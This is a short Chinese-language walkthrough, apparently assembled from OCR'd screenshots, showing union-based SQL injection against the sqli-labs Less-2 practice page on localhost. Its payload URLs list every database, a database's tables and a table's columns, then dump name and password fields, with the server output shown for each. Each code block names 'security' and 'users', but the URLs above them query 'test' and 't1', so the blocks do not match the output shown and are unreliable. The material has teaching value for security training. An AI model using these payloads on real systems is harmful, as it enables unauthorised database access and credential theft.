
SQL注入之高权限注入

1.注入流程与上节实例相同

查询所有数据库名称




localhost/sqli-labs-master/Less-2/?id=-2%20union%20select%201,group_concat(schema_name),3%20from%20information_schema.schemata

Welcome Dhakkan
Your Login name:information_schema,challenges,mysql,performance_schema,security,sys,test
Your Password:3

```
http://localhost/sqli-labs-master/Less-2/?id=-2 union select
1,group_concat(schema_name),3 from information_schema.schemata
```

查询数据库对应的表名




localhost/sqli-labs-master/Less-2/?id=-2%20union%20select%201,group_concat(table_name),3%20from%20information_schema.tables%20where%20table_schema=0x74657374

Welcome Dhakkan
Your Login name:t1
Your Password:3

```
http://localhost/sqli-labs-master/Less-2/?id=-2 union select
1,group_concat(table_name),3 from information_schema.tables where
table_schema='security'
```

查询表名对应的字段名




localhost/sqli-labs-master/Less-2/?id=-2%20union%20select%201,group_concat(column_name),3%20from%20information_schema.columns%20where%20table_name=0x7431

Welcome Dhakkan
Your Login name:id,name,pass
Your Password:3

```
http://localhost/sqli-labs-master/Less-2/?id=-2 union select
1,group_concat(column_name),3 from information_schema.columns where
table_name='users'
```

查询数据



localhost/sqli-labs-master/Less-2/?id=-2%20union%20select%201,name,pass%20from%20test.t1

Welcome Dhakkan
SELECT * FROM users WHERE id=-2 union select 1,name,pass from test.t1 LIMIT 0,1Your Login name:abc
Your Password:22

```
http://localhost/sqli-labs-master/Less-2/?id=-2 union select
1,name,pass from test.t1
```